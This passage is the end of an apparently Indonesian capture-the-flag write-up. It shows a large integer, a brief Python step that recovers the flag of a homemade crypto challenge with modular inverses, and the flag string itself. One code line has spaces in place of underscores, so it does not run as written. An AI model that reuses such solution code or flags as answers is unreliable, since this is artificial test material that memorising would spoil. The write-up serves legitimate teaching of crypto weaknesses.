63043234289353899651235260930133407566869450782594078395137370559400856483810684
95309673885879802221366369186274297167887122236096498195376810738680134610614459
16989927907605285043935322221928468943177558327100579180975223862436666375672492
7124457240519148455458450904104328446806895337754582580
b pow l mul k = b pow l mul k mul m * inverse(bytes to long(b"1"), n) % n
flag = s_flag * inverse(b_pow_l_mul_k, n) % n
print(long_to_bytes(flag))
```

* note: saya sedikit malas membuat script automasi nya, dan disitu ada inverse(b"1") karena inputnya berupa string

Flag: CJ2023{dont_roll_your_own_crypto_part_xxxxx_idk}